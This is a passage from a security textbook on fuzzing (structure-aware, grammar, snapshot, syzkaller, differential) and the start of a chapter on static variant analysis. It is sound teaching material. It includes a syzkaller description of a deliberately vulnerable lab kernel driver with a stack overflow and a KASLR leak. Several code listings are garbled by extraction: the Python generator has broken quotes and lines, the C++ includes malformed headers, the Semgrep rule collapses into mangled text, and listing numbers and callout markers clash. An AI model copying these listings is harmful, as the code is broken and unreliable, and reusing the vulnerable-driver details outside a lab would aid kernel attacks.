  repeated Group groups = 3;
}
```

Listing 30-2. `ch30-fuzzing-2/structured/config.proto` — schema of the input space

```
// full source in ch30-fuzzing-2/structured/lpm_harness.cc — the
// file also
// defines a recursive emit(cfg, out) that writes the schema
// out as text.
#include "src/libfuzzer/libfuzzer_macro.h"
#include "config.pb.h"

extern "C" int parse_config(const char *text, size_t len);

DEFINE_PROTO_FUZZER(const ch30::Config &cfg) {
  // ❶
  if (cfg.version() < 1 || cfg.version() > 3) return;
  // ❷ prune early
  std::string text;
  emit(cfg, text);
  // ❸ typed -> bytes
  parse_config(text.data(), text.size());
}
```

```
// ④
}
```

Listing 30-3. `ch30-fuzzing-2/structured/lpm_harness.cc` (excerpt) — LPM entry point

At ❶ `DEFINE_PROTO_FUZZER` is LPM’s replacement for `LLVMFuzzerTestOneInput`; the mutator produces a valid `Config` object rather than a byte string. At ❷ we discard obviously-invalid versions in-harness rather than in the parser, so the fuzzer’s feedback reflects the interesting work—there is no point earning coverage for the version-reject basic block a million times. At ❸ we serialize the typed message into the wire format the target actually consumes; this *emitter* is the load-bearing piece of an LPM harness, and it must be a faithful, total function from the schema to bytes, because that is what defines the input space the mutator effectively explores. At ❹ the target parser sees a candidate that is guaranteed well-formed at the schema level but almost certainly *not* well-formed at the semantic level—which is where bugs live. Build with `clang++ -fsanitize=fuzzer,address -lprotobuf-mutator-libfuzzer -lprotobuf-mutator -lprotobuf`; the companion `CMakeLists.txt` in the repo wires it all up.

TIP

A good LPM emitter is boring on purpose. Keep it deterministic, cover every field, and encode obvious invariants (“string keys must not contain =”) as *escapes*, not rejections—the fuzzer must be free to try weird keys, and your emitter’s job is to make sure the resulting text still round-trips through the target’s lexer. Every rejection you push out of the parser and into `return` in the harness is CPU you get back.

The habit that separates a productive LPM campaign from a wasted one is *custom mutators for the primitive types the schema does not know about*. LPM knows how to mutate an `int64`; it does not know that your `version` should be one of `{1,2,3}` or that a `string` field named `path` should be biased toward filesystem-y patterns. Register a

`protobuf_mutator::libfuzzer::PostProcessorRegistration` for each type you want to steer, and you keep the fuzzer's exploration honest without hardcoding invariants that would suppress bugs.

Grammar-based fuzzing

Structure-aware fuzzing works because a schema is a shallow, non-recursive description of the input. When the input is a *language*—JavaScript, SQL, HTML, a template engine's DSL—no schema is enough, because the input space is defined by a recursive grammar. You need a fuzzer that *generates* from that grammar, sometimes from scratch and sometimes by splicing tokens across a corpus.

The generator's job is to produce syntactically valid programs; the target's job is to reveal *semantic* bugs by tripping over them. Grammar fuzzers are how modern browser JS engines and SQL parsers get fuzzed, because a byte mutator will never even reach the JIT tiers of Chapter 21—every candidate dies at the lexer.

A small grammar generator

You can grasp the technique in a hundred lines. Listing 30-4 is a recursive-descent generator for a mini config language with expressions, conditionals, and nested groups—enough to exhibit every property that matters in the real thing. It produces one program per call, drawn from a hand-authored grammar with per-rule weights and a depth budget.

```
# full source in ch30-fuzzing-2/grammar/generate.py
import random, sys
MAX_DEPTH = 6                                # ①
recursion budget

GRAMMAR = {
    "prog": [("stmt_list", 1.0)],
    "stmt_list": [("stmt", 0.55), ("stmt SEMI stmt_list",
0.45)],
    "stmt": [("assign", 0.5), ("ifstmt", 0.25), ("group",
```

```

0.25]],
    "assign": [("IDENT EQ expr", 1.0)],
    "ifstmt": [("IF LP expr RP LB stmt_list RB", 1.0)],
    "group": [("GROUP IDENT LB stmt_list RB", 1.0)],
    "expr": [("INT", 0.4), ("IDENT", 0.3),
              ("expr PLUS expr", 0.15), ("expr LT expr",
0.15)],
    }
    TOKENS = {
        # ②
        "terminals": "SEMI": ";", "EQ": "=", "IF": "if", "GROUP": "group",
        "LP": "(", "RP": ")", "LB": "{", "RB": "}",
        "PLUS": "+", "LT": "<",
    }
    IDS = ["x", "y", "z", "count", "name", "flag", "ratio"]

    def gen(sym, depth):
        if sym in TOKENS: return TOKENS[sym]
        if sym == "IDENT": return random.choice(IDS)
        if sym == "INT": return str(random.randint(-9, 999))
        prods = GRAMMAR[sym]
        if depth >= MAX_DEPTH:
            # ③
            collapse to terminal
            prods = [p for p in prods if "notin p[0]] or prods
            weights = [w for _, w in prods]
            body = random.choices([b for b, _ in prods],
weights=weights)[0]
            return ".join(gen(s, depth + 1) for s in body.split())

    if __name__ == "__main__":
        random.seed(int(sys.argv[1]) if len(sys.argv) > 1 else 0)
        print(gen("prog", 0))

```

Listing 30-4. ch30-fuzzing-2/grammar/generate.py (excerpt) — a weighted recursive-descent generator

At ❶ the depth budget is the single most important knob in any grammar fuzzer; without it a recursive rule set explodes into megabyte inputs that reveal only stack-overflow bugs. At ❷ terminals are the literal token strings; keeping them in one table makes it trivial to bias toward interesting punctuation (add `NULLBYTE`: `"\x00"` and every string field starts probing embedded NULs). At ❸ when we hit the depth cap we prefer non-recursive productions—collapsing the tree—so generation always terminates. Drive it with `while :; do python3 generate.py $RANDOM > /tmp/in.txt && ./target /tmp/in.txt; done` in the crudest deployment, or (better) wrap

the generator behind a libFuzzer *custom mutator* so coverage feedback drives which seeds you re-mutate. Grammar-based fuzzing plus coverage feedback is how Google's Fuzzilli and Mozilla's Domato find bugs in production JavaScript engines; the machinery is more sophisticated, but the shape is what you built.

NOTE

Grammar fuzzers are notoriously bad at producing programs that are *semantically* valid on top of syntactically valid—declare `x` before using it, keep types consistent across an assignment. Real JS-engine fuzzers embed a lightweight symbol table into the generator so newly-introduced identifiers can be reused and so operators pick operand types the runtime will not immediately reject. The line between a grammar fuzzer and a synthesizer is thin.

Snapshot and full-system fuzzing

Some targets cannot be reduced to a `LLVMFuzzerTestOneInput`-style entry point. A parser inside a kernel driver, a media codec in a proprietary daemon, a hypervisor's device model—each is embedded in state (open file descriptors, allocated buffers, kernel objects) that took thousands of instructions to reach and that you cannot cheaply reconstruct per iteration. The classical answer, `AFL_persistent_mode`, works only when the target is a well-behaved userland function.

Snapshot fuzzing solves the general case: run the whole system up to the interesting point *once*, take a snapshot of memory and CPU state, then for every candidate input write it into the guest, resume from the snapshot, observe until the guest returns or crashes, and roll back. The unit of execution is the snapshot, not the process. Figure 30-1 is the loop.




Figure 30-1. The snapshot-fuzz execution loop. Every iteration begins and ends at the same known state.

The properties this buys you are exactly the ones AFL++ cannot deliver at kernel and system scope. Every iteration starts from a *deterministic* state, so a crashing input reproduces. There is no per-iteration boot cost, so throughput can reach tens of thousands of executions per second even against a full guest kernel. The fuzzer sees the whole system, so a bug that requires “the network stack has processed one prior packet” is expressible. And because the observer is outside the guest, coverage instrumentation does not need to modify the target—Intel-PT hardware traces or a KVM-side breakpoint hook provide edge feedback with no source access.

Figure 30-2 sketches what the “snapshot” actually is at the byte level, which is the least intuitive part of the picture.

```

guest physical memory (KVM)      : dirty-bitmap snapshot,
    incremental
vcpu registers, MSRs             : full VMCS save
guest disk (virtio-blk)          : copy-on-write overlay,
    rolled back
device state (APIC, virtio queues) : QEMU savevm record
observer channel (hypercall / MMIO) : how the guest hands the
    fuzzer its
                                     input pointer and signals
"done"
```

Figure 30-2. What a snapshot-fuzzing snapshot actually contains, layer by layer

Read the map top to bottom and it explains the engineering. Memory is snapshotted with a *dirty bitmap*: at rollback the fuzzer copies back only the pages the guest wrote during the iteration, so a snapshot of a 4 GB VM restores in milliseconds. CPU state is a small blob. Disk uses a QEMU copy-on-write overlay so writes to the block device are per-iteration and thrown away. Device state is a QEMU `savevm` snapshot—the same mechanism that powers `virsh snapshot-create`—so

PCI/virtio queues restore cleanly. The observer channel is a small guest agent that tells the host “I am at the fuzz point; here is where to write my input; wake me when it is ready,” typically over a magic MMIO write or a synthetic hypercall.

Nyx, the reference design in the academic literature, and its followers (*what-the-fuzz* on Windows) all instantiate this loop, differing mostly in *how they get coverage* (Intel-PT vs. software instrumentation vs. breakpoint sets) and *how they feed input into the guest* (an agent, a hypercall, a modified device model). The companion repo’s `ch30-fuzzing-2/snapshot/` ships a schematic Nyx-style harness against the Chapter 24 QEMU lab—enough to see the flow end to end, with the honest caveat that a production snapshot fuzzer is a substantial engineering artifact you should adopt from an upstream project rather than write from scratch.

WARNING

Snapshot fuzzing amplifies non-determinism ruthlessly. Any source of entropy inside the guest—`get_random_bytes`, timestamp counters, uninitialized memory—will make one candidate crash today and pass tomorrow. Real snapshot harnesses stub `RDRAND`, freeze the guest clock at the snapshot instant, and zero uninitialized allocator pages so the fuzzer sees a reproducible target. If you cannot reproduce a crash, suspect entropy before suspecting the bug.

Kernel fuzzing with syzkaller

If snapshot fuzzing is the general answer, **syzkaller** is the specific one for Linux kernels, and by a wide margin the most productive kernel fuzzer in the field—the Linux kernel now merges dozens of syzkaller-found fixes per release. Its two ideas are worth understanding even if you never write a syzkaller description of your own.

The first idea is that the input to a kernel is not bytes but a *sequence of system calls with typed arguments and dependencies*. `open()` returns a file descriptor; `ioctl()` on that descriptor takes a struct whose layout depends on the request code. `syzkaller` encodes this in a domain-specific language, **`syzlang`**, that is half type system and half syscall table: you declare argument types (integers with ranges, enums, pointers to typed structs, filenames from a well-known pool), you declare *resources* like file descriptors that syscalls produce and consume, and the fuzzer generates and mutates programs—sequences of typed syscalls with correctly-threaded resources—rather than byte blobs. The result is that every generated program at least parses, opens the right things, and passes `ioctls` the driver will not reject in its first line.

The second idea is architectural. `syzkaller` runs as a **manager** on the host that spawns disposable QEMU VMs, each running a `syz-executor` that receives programs, runs them under `KCOV` (the kernel's built-in coverage feedback), and reports coverage plus any kernel crash back to the manager. Programs that hit new coverage are added to the corpus; programs that crash are minimized and stored as reproducers. The whole thing is one process on the host plus a self-contained image inside each VM. Figure 30-3 shows the pieces.




Figure 30-3. The syzkaller architecture. Programs move host to guest; coverage and crashes move back.

The reader-facing artifact is the `.txt` description of a subsystem. Listing 30-5 is a description for the deliberately vulnerable `misc` driver in Chapter 24, which registers `/dev/vuln` with a `write()` that copies attacker-controlled bytes

into a 64-byte kernel-stack buffer without a length check, and one `ioctl` that returns a kernel `.text` pointer as a KASLR leak. Written correctly, this description teaches `syzkaller` how to reach the stack overflow within minutes.

```
# syzlang description for the lab driver in code/ch24-kernel-
intro/vuln.
# The driver registers a misc device at /dev/vuln with:
#   - write(): copies attacker-controlled `len` bytes into a
64-byte kernel
#   - stack buffer via copy_from_user with no length check
(stack overflow).
#   - ioctl(VUL_MAGIC): returns &vuln_ioctl to userland (KASLR
leak).
# VUL_MAGIC is defined as _IOW('v', 1, size_t). On 64-bit
Linux _IOW
# expands to (1u<<30) | (sizeof(size_t)<<16) | ('v'<<8) | 1
#           = 0x40000000 | 0x00080000 | 0x00007600 | 0x1
#           = 0x40087601 (write-only, size 8, type 'v', nr 1).
include <linux/fcntl.h>
resource fd_vuln[fd] # ❶

openat$vuln(fd const[AT_FDCWD], file ptr[in,
string["/dev/vuln"]],
           flags const[O_RDWR], mode const[0]) fd_vuln # ❷

# Stack overflow: len > 64 overflows the kernel-stack kbuf.
write$vuln(fd fd_vuln, buf ptr[in, array[int8]],
           len bytesize[buf]) (timeout[50]) # ❸

# KASLR leak: reads &vuln_ioctl into the caller.
ioctl$VUL_MAGIC(fd fd_vuln, cmd const[0x40087601],
                arg ptr[out, int64]) # ❹
```

Listing 30-5. `ch30-fuzzing-2/syzkaller/ch24_lkm.txt` — syzlang description of the lab driver

At ❶ we declare a resource: `fd_vuln` specializes the built-in `fd` type so `syzkaller` knows a value of this kind must come from an `openat$vuln` and can then be threaded through the other two syscalls. At ❷ the `$vuln` suffix on `openat` is a `syzkaller` *variant*—same syscall, specialized argument types—so the fuzzer only opens this exact path. At ❸ we describe `write()` with a `len` argument that `syzkaller` will mutate freely; the driver has no bound check, so any `len > 64`

overflows the kernel stack and `panic_on_warn=1` in the VM config turns the resulting KASAN report into an immediate reproducible panic. At ④ we describe the KASLR-leak ioctl with the exact `_IOC` encoding the header expands to—getting this constant wrong is the single most common cause of a syzkaller description that “runs but never hits the driver,” which is why the comment shows the arithmetic. A description this small typically triggers the write-side overflow within minutes.

TIP

Write your `syzlang` incrementally. Start with `open` and one ioctl, run `syz-manager` for ten minutes, and check the coverage view—if it does not reach your driver’s dispatch table, the description is wrong before you add the rest. `syz-execprog - executor=./syz-executor prog.txt` reproduces a single program deterministically, which is how you debug why a specific candidate did not crash.

Two closely-related pieces round out modern kernel fuzzing. **kAFL/Nyx** brings the snapshot model of the previous section to kernel fuzzing, useful when `KCOV` is unavailable (early boot, out-of-tree modules built without instrumentation) or when the target is *the hypervisor itself*. And **syzbot**—the public dashboard that runs `syzkaller` continuously against upstream Linux—is a live catalog of what the technique finds; browsing its recent crashes is the fastest way to learn what a good `syzlang` description looks like in the wild.

Differential fuzzing

Every fuzzer needs an *oracle*: a way to decide “is this behavior a bug?” Sanitizers (Chapter 29) are the default oracle because they turn latent memory unsafety into loud crashes. But sanitizers miss the whole class of bugs that are *silent semantic* errors: a JSON parser that accepts `{"a":1,"a":2}` and picks

the wrong value, a URL parser that disagrees with the browser about what a host is, a floating-point routine that rounds differently on two architectures. These are the bugs that turn into authentication bypasses and cache-poisoning attacks.

Differential fuzzing manufactures an oracle by running the *same input* through *two implementations of the same spec* and flagging any observable disagreement. If both accept and produce the same normalized output, the input is probably fine. If one accepts and the other rejects, or both accept but produce different outputs, you have found either a bug in one, an ambiguity in the spec, or both—all worth a human’s attention.

Listing 33-2 is a differential libFuzzer harness for two JSON parsers. It is small enough to read in one sitting but exercises the pattern in full.

```
// build: clang++ -g -O1 -fsanitize=fuzzer,address json_diff.cc
\
//      -o json_diff -ljsoncpp -lyyjson
#include <stdint>
#include <stddef>
#include <stdlib>
#include <string>
#include <json/json.h>           // jsoncpp
#include <yyjson.h>             // yyjson

extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data,
size_t size) {
    if (size == 0 || size > 64 * 1024) return 0;
    std::string s(reinterpret_cast<const char *>(data), size);

    Json::Value a;
    Json::CharReaderBuilder rb;
    std::string err;
    auto reader = std::unique_ptr<Json::CharReader>
(rb.newCharReader());
    bool ok_a = reader->parse(s.data(), s.data() + s.size(),
&a, &err); // ①

    yyjson_doc *doc = yyjson_read(s.data(), s.size(), 0);
    bool ok_b = (doc != nullptr);
    // ②

    if (ok_a != ok_b) __builtin_trap();
    // ③
}
```



```

if (ok_a && ok_b) {
  // ❶
    std::string norm_a = Json::FastWriter().write(a);
    size_t n = 0;
    char *norm_b = yyjson_write(doc, YYJSON_WRITE_NOFLAG,
    &n);

    std::string sb(norm_b ? norm_b : "", n);
    free(norm_b);
    // Trim jsoncpp's trailing newline before comparing.
    if (!norm_a.empty() && norm_a.back() == '\n') norm_a.pop_back();
    if (norm_a != sb) __builtin_trap();
  // ❷
}
if (doc) yyjson_doc_free(doc);
return 0;
}

```

Listing 30-6. ch30-fuzzing-2/differential/json_diff.cc — accept/reject and value-equality across two parsers

At ❶ and ❷ we parse the same input with two libraries chosen because they take different implementation shortcuts around the spec. At ❸ the coarsest disagreement—one accepts, the other rejects—is trapped immediately; libFuzzer records the trap as a crash and minimizes the input, so you get the smallest divergent JSON blob for free. At ❹ if both accepted, we normalize each parser’s *output* back to a string and compare. This is the load-bearing decision in every differential harness: choosing a *normalization* that erases irrelevant differences (whitespace, key order, trailing newlines) without hiding real ones (numeric precision, string escaping, duplicate keys). At ❺ any surviving disagreement is trapped and reported. Point this harness at the JSON-parsing test suite as a seed corpus and you will find divergences in an afternoon; whether they are *bugs* depends on which side of RFC 8259’s ambiguities you land on, and the triage of that judgment is what makes differential fuzzing intellectually interesting.

The pattern generalizes. Cryptographic libraries against one another (Wycheproof is essentially a curated corpus for this). Two regex engines. A compiler at `-O0` versus `-O3`. Wasm engines. Even the *same* implementation at two ABI boundaries

(x86-64 vs. AArch64 builds of the same code) is a differential oracle for compiler bugs—a technique the LLVM project uses in production. Whenever a spec has two implementations, you have an oracle for free; the only cost is writing the normalizer.

What you built

- A `FuzzedDataProvider`-based harness that turns raw `libFuzzer` bytes into typed reads, at zero framework cost.
- A `libprotobuf-mutator` harness driven by a `.proto` schema, with a text emitter that keeps the corpus readable and the mutator honest.
- A recursive-descent **grammar generator** with a depth budget and weighted productions—the skeleton of every JS/SQL fuzzer in the field.
- A mental model of **snapshot fuzzing**: dirty-bitmap memory, per-iteration disk overlays, a guest agent for input delivery, and the entropy problem that makes determinism the hard part.
- A `syzkaller` description for the Chapter 24 lab driver that turns “sequence of typed syscalls with correctly-threaded resources” into a fuzzing input, and the manager/fuzzer/executor architecture that runs it.
- A **differential** harness whose oracle is disagreement between two parsers of the same spec—finding the silent bugs sanitizers cannot see.

Summary

- Byte-mutation fuzzers stall when the input has *structure*, is a *language*, is *stateful*, or lives inside a *system*—each wall has a dedicated technique.
- Structure-aware fuzzing (LPM, `FuzzedDataProvider`) front-loads the schema so every candidate parses; the emitter is the load-bearing piece.

- Grammar-based fuzzers *generate* from a language description; a depth budget and per-rule weights are how you keep them from exploding.
- Snapshot fuzzing runs the whole system to the interesting point once and rolls back per iteration; determinism (clocks, entropy, uninit memory) is the practical challenge.
- `syzkaller` fuzzes the Linux kernel by describing syscalls and their typed dependencies in `syzlang`; the description is small, the machinery it drives is enormous.
- Differential fuzzing supplies an oracle by comparing two implementations of one spec; the normalization function is where the judgment lives.

Going Deeper

- The **libprotobuf-mutator** repository, `google/libprotobuf-mutator` on GitHub, with the `example/expat` and `example/libxml2` harnesses—the canonical patterns for schema-driven fuzzing under libFuzzer.
- S. Schumilo *et al.*, “Nyx: Greybox Hypervisor Fuzzing using Fast Snapshots and Affine Types,” *USENIX Security* (2021)—the reference design for modern snapshot fuzzing; the ideas here apply well beyond hypervisors.
- D. Vyukov, “**syzkaller**: adventures in continuous coverage-guided kernel fuzzing,” the project’s talks and the `google/syzkaller` documentation—the description language, executor, and manager, straight from the maintainer.
- The **Fuzzilli** project, `googleprojectzero/fuzzilli` on GitHub—Samuel Groß’s grammar-plus-mutation JavaScript-engine fuzzer, the practical state of the art for the technique in Listing 30-4.
- The **syzbot dashboard**, `syzkaller.appspot.com`—continuous `syzkaller` runs against upstream Linux,

browsable by subsystem; the best way to see what real kernel-fuzzing crashes look like.

Exercises

1. Extend `ch30-fuzzing-2/structured/fdp_harness.cc` to bias `version` toward the value your target parser actually branches on the most (measure with `llvm-cov`). Does the coverage curve steepen? By how much?
2. Add a *custom mutator* to the LPM harness that, whenever it emits a `Value.s` string, has a 10% chance of substituting a magic value from a small dictionary (`"./"`, `"\x00"`, `"true"`). Justify the bias in one paragraph.
3. Give the grammar generator in Listing 30-4 a *symbol table*: when producing an `IDENT` in an `expr`, prefer identifiers previously introduced by an `assign`. Compare corpora before and after: which one exercises deeper semantic paths?
4. Boot a syzkaller-shaped rootfs against the Chapter 24 kernel, load the `vuln` module, and run `syzkaller` with the description in Listing 30-5 for one hour. Report the coverage percentage of `vuln_write` and `vuln_ioctl`, and paste the minimal C reproducer of the first crash.
5. Modify the differential harness in Listing 33-2 to include a *third* JSON parser (e.g., `rapidjson`). Redefine “disagreement” as any pair-wise divergence and triage what you find. How many divergences are spec ambiguities versus real bugs?
6. Sketch a snapshot-fuzz harness (no code required) for a userland media codec: what is the snapshot boundary, what is the observer channel, and where would you stub entropy? Which of the failure modes in the chapter’s warning would bite you first?
7. Take the grammar fuzzer from Listing 30-4 and wire it into `libFuzzer` as a *custom mutator* via `LLVMFuzzerCustomMutator`, so coverage feedback selects

which grammar seeds to re-mutate. Measure new-coverage-per-hour against generation-only.

8. Write a `syzlang` description for a subsystem you have never fuzzed (`io_uring` is a good, real target—but do it against your own lab VM only). Reach 30% coverage of the subsystem's `.text` and submit the description as a PR to the companion repo.

CHAPTER 31

Static Analysis and Variant Analysis

“The details are not the details. They make the design.”

—Charles Eames, in a 1972 interview by Mme L. Amic

Fuzzers, from Chapter 29 and Chapter 30, are how you find bugs the compiler and the author never imagined. Static analysis is how you find bugs the author *did* imagine, wrote a check for once, and then forgot the second time. It is also how, when a single n-day drops on a Tuesday, you find the twelve *other* places in the codebase where somebody made the same mistake — the practice known as **variant analysis**. Modern vulnerability research at scale is unthinkable without it. Every major vendor security team runs CodeQL against their own trees; Project Zero routinely publishes variant hunts that turn one bug into a cluster; large open-source projects gate pull requests on Semgrep rules that encode the last incident’s root cause. If fuzzing is a lottery you play with compute, static analysis is the audit you conduct with a query.

This chapter teaches the three tools that matter in 2026 for C and C++ variant analysis: **Semgrep** for fast, syntactic pattern rules that live next to the code; **weggli** for structural C/C++ queries that understand scopes and types just enough to be useful; and **CodeQL** for full semantic databases where taint tracking, data flow, and inter-procedural reasoning become tractable. By the end you will have written a rule in each, run a real variant hunt against a seeded lab codebase in `code/ch31-`

`static-variant/`, and understood the false-positive triage discipline that separates a useful query from a spreadsheet of noise. Pinned versions throughout: Semgrep 1.90, weggli 0.2.4, CodeQL CLI 2.17, on Ubuntu 24.04 with gcc 13.

WARNING

Rules of engagement. Run these tools against source you own or that is licensed for analysis — the lab codebase in this chapter, your own projects, and clearly-licensed open source. Publishing a CodeQL query that pinpoints an unpatched vulnerability in a third-party product is disclosure; treat it under the norms of Appendix D.

The model: pattern vs semantic analysis

Every static tool sits somewhere on one axis: how much of the program’s meaning does it understand? The choices bracket a spectrum. At one end, `grep` matches bytes and knows nothing — fast, ubiquitous, and blind to scope, types, or control flow. At the other end, a full CodeQL database is a relational model of the program’s abstract syntax tree, control-flow graph, and data-flow graph, and lets you ask questions like “*is there a path from any argument of any function reachable from `main` to the length argument of `memcpy` that is not first bounded by the size of the destination?*” — questions that pattern tools cannot spell, let alone answer. Every rung of the ladder trades speed for precision, and rule-writing effort for recall.

The pragmatic taxonomy that matters for a working researcher is captured in Table 31-1. Do not memorize it; learn to *reach for the right rung* when a hunt starts.

Tool	Model	Scope-aware	Types	Data flow	Speed	When to reach for it
grep / ripgrep	Regex over text	no	no	no	instant	“Does this API even appear?”
Semgrep	AST patterns + metavariables	partial	limited	intra-file taint mode	seconds	Style, banned APIs, quick n-day sweeps
weggli	Structural C/C++ query	yes	textual	no	seconds	Nested-scope idioms, alloc/free pairs
CodeQL	Full DB (AST + CFG + DFG)	yes	yes	interprocedural	minutes	Real taint, variant analysis at scale
Clang Static Analyzer	Path-sensitive symbolic	yes	yes	intra-procedural	minutes	Compiler-integrated checks

Table 31-1. Static-analysis tools for C/C++ variant analysis, from syntactic to semantic

The right question to ask a codebase changes with the rung. Semgrep and weggli are for hypotheses that fit on a screen: “any call to `strcpy` whose destination is a fixed-size stack array”; “any `free` of a heap object followed, in the same function, by a read of that pointer.” CodeQL is for hypotheses that span the codebase: “any tainted integer from a socket that ever reaches a size parameter of an allocation without being bounded.” The failure mode of pattern tools is *missing* bugs (they cannot see

across a function boundary); the failure mode of CodeQL is *false positives* from sources that are not really attacker-controlled, or paths that are infeasible at runtime. You will spend real time managing both.




Figure 31-1. Choosing a rung: match the tool to the shape of the hunt

Semgrep: patterns that read like code

Semgrep's premise is that most useful static rules are *the code you would write if the API had been used correctly*, with a few *metavariables* standing in for the parts that vary. A rule is YAML; the pattern language is the target language with dollar-sign holes. That is the whole idea, and it is enough to catch a startling amount of low-hanging fruit before it lands on `main`.

Consider the recurring anti-pattern where a fixed-size destination is `memcpy`'d from an attacker-influenced length. The correct call bounds the length by the destination size or uses a checked wrapper; the buggy one takes the length straight from the wire. In the lab tree `code/ch31-static-variant/target/, parser.c` contains three call sites, two safe and one not. Listing 31-1 is the rule that separates them.

```
rules:
- id: unchecked-memcpy-fixed-dest
  message: >
    memcpy into a fixed-size buffer without a length check
    against
    sizeof(dest). Confirm $LEN is bounded before this call.
  languages: [c, cpp]
  severity: WARNING
  metadata:
    category: security
    cwe: "CWE-120: Buffer Copy without Checking Size of
    Input"
  patterns:
  - pattern: |
      # ❶
      $T $DST[$N];
      ...
      memcpy($DST, $SRC, $LEN);
  - pattern-not: |
      # ❷
      $T $DST[$N];
      ...
      if (<... $LEN <= sizeof($DST) ...>) { ... }
      ...
      memcpy($DST, $SRC, $LEN);
  - pattern-not: |
```

```
# @T$DST[$N];...if(<...$LEN<sizeof($DST)...>) { ... }
...memcpy($DST,$SRC,$LEN);-metavariable-comparison:#
@metavariable:$Ncomparison:$N>0
```

Listing 31-1. A Semgrep rule for unbounded memcpy into a fixed-size buffer (semgrep-rules/unchecked-memcpy.yaml)

At ❶ we ask for the *shape* of the bug: a fixed-size array declaration `$T $DST[$N]`, an ellipsis for “anything in between,” and a `memcpy` whose destination is that same array. The `$DST` binding threads through the pattern, so Semgrep only matches when the array declared above and the array passed to `memcpy` are the same identifier. At ❷ and ❸ we subtract the safe forms: any prior `if` that bounds `$LEN` by `sizeof($DST)` disqualifies the finding. Semgrep’s `<... ..>` “deep expression” wildcard means the check can be nested inside a larger boolean, so `if (fd >= 0 && len <= sizeof(buf))` still counts. At ❹ we insist `$N` be positive so we do not flag flexible array members declared as `[0]` or `[]`, which Semgrep would otherwise parse and match.

Run it against the lab tree:

```
$ cd code/ch31-static-variant
$ semgrep --config semgrep-rules/unchecked-memcpy.yaml target/
target/parser.c
  parse_record:35:5  unchecked-memcpy-fixed-dest
    35|      memcpy(buf, hdr->data, hdr->len);
ran 1 rule on 1 file: 1 finding.
```

